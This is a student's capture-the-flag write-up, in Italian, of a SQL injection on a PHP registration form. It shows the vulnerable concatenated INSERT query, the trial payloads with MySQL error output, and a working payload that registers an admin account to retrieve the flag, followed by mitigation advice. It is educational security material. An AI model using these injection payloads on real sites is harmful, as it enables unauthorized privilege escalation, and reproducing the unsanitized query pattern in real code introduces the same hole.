

Lorenzo Totis
4^CIA

SQL INJECTION - Unsanitized PHP query on MySQL

Sito vulnerabile: <http://adminsecret.challs.olicityber.it/>

Struttura:

- 1) Pagina di login
- 2) Pagina di registrazione dove, per default, admin==false.

Idea di exploit:

- 1) Quando ci si registra username e password vanno sempre bene ma il campo admin sarà sempre interpretato come 'false' dal Backend in quanto non è un campo modificabile direttamente.

snippet di codice soggetto ad exploit:

```
<?php
    if ($_SERVER["REQUEST_METHOD"] == "POST") {
        $db = new mysqli($db_host, $db_user, $db_password, $db_schema);

        $username = $_POST['username'];
        $password = $_POST['password'];

        $sql = "INSERT INTO users(username,password,admin) VALUES ('" . $username . "','" .
$password . "','" . false);

        if ($db->query($sql) === TRUE) {
            echo '<div class="alert alert-success" role="alert">Ti sei registrato! Puoi ora fare login</div>';
        } else {
            echo '<div class="alert alert-danger" role="alert">Error: ' . $sql . '<br>' . $db->error . '</div>';
        }
        $db->close();
    }
?>
```

- 2) **Bisogna capire come viene interpretato l'input dell'utente** quindi ho iniziato a usare password che finissero con gli apici singoli per "entrare" nel campo 'admin' e ricevere errori da MySQL.

```
Error: INSERT INTO users(username,password,admin) VALUES
('lorenzo','funziona ',false);
You have an error in your SQL syntax; check the manual that
corresponds to your MariaDB server version for the right syntax to use
near "funziona ',false)'" at line 1
```

3) Creare il payload corretto:

Primo tentativo:

Payload: `ora_funziona','true`

```
Error: INSERT INTO users(username,password,admin) VALUES  
( 'admin12321','ora_funziona','true',false);  
Column count doesn't match value count at row 1
```

- Non funziona perchè in questo modo è solo stata aggiunta una colonna, bisogna eliminare tutto ciò che la segue.

Secondo tentativo:

Payload: `ora_funziona',true);-- -`

Ti sei registrato! Puoi ora fare login

Query eseguita:

```
( 'admin12321','ora_funziona',true);- - -,false);
```

- Ora funziona: è sempre stata aggiunta una colonna ma, ora, la query è stata chiusa.
Scrivendo [...]true); la query si chiude e poi, aggiungendo un commento '-- -' viene eliminato tutto ciò che era presente prima: ',false);

4) Login con l'account admin appena creato:

```
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $db = new mysqli($db_host, $db_user, $db_password, $db_schema);


    $username = $_POST['username'];
    $password = $_POST['password'];
    $stmt = $db->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
    $stmt->bind_param("ss", $username, $password);
    $stmt->execute();
    $result = $stmt->get_result();

    if ($result->num_rows == 1) {
        $row = $result->fetch_assoc();
        if ($row["admin"] == True) { //ora questo risulterà true grazie al Payload iniettato durante la
registrazione dell'account
            echo '<div class="alert alert-primary" role="alert">';
            echo $flag; //recupero la flag
            echo '</div>';
        } else {
            echo '<div class="alert alert-danger" role="alert">Non sei un admin, sorry</div>';
        }
    } else {
        echo '<div class="alert alert-danger" role="alert">Credenziali invalide. Non riuscirai a bypassarmi
    ;</div>';
    }

    $db->close();
}
?>
```

Username: admin12321
Password: ora_funziona

Flag: `flag{c0me_se1_div3ntato_admin}`



The screenshot shows a web browser with three tabs: 'Challenges - C...', 'Admin's secret', and 'Admin's secret'. The address bar shows 'Non sicuro' and the URL 'adminsecret.challs.olyber.it/login...'. Below the browser, there is a 'Home' button and a 'Login' section. The 'Login' section has a 'Username' field with 'admin12321' and a 'Password' field with masked characters. A 'Login' button is below the password field. At the bottom, a blue box displays the flag: 'flag{c0me_se1_div3ntato_admin}'.

5) Conclusioni

Ho ottenuto la flag completando l'esercizio in un ambiente sicuro e controllato.

Vulnerabilità: SQL Injection da concatenazione di input **NON** sanitizzato

Pericoli: privilege escalation a superutente.

Possibili accortezze per evitare tali azioni:

- Creare una whitelist di superutenti
- Sanitizzare le query SQL e usare prepared statements
- Limitare il numero di prove di login e gestire i log per poter, eventualmente, bloccare ip attaccanti.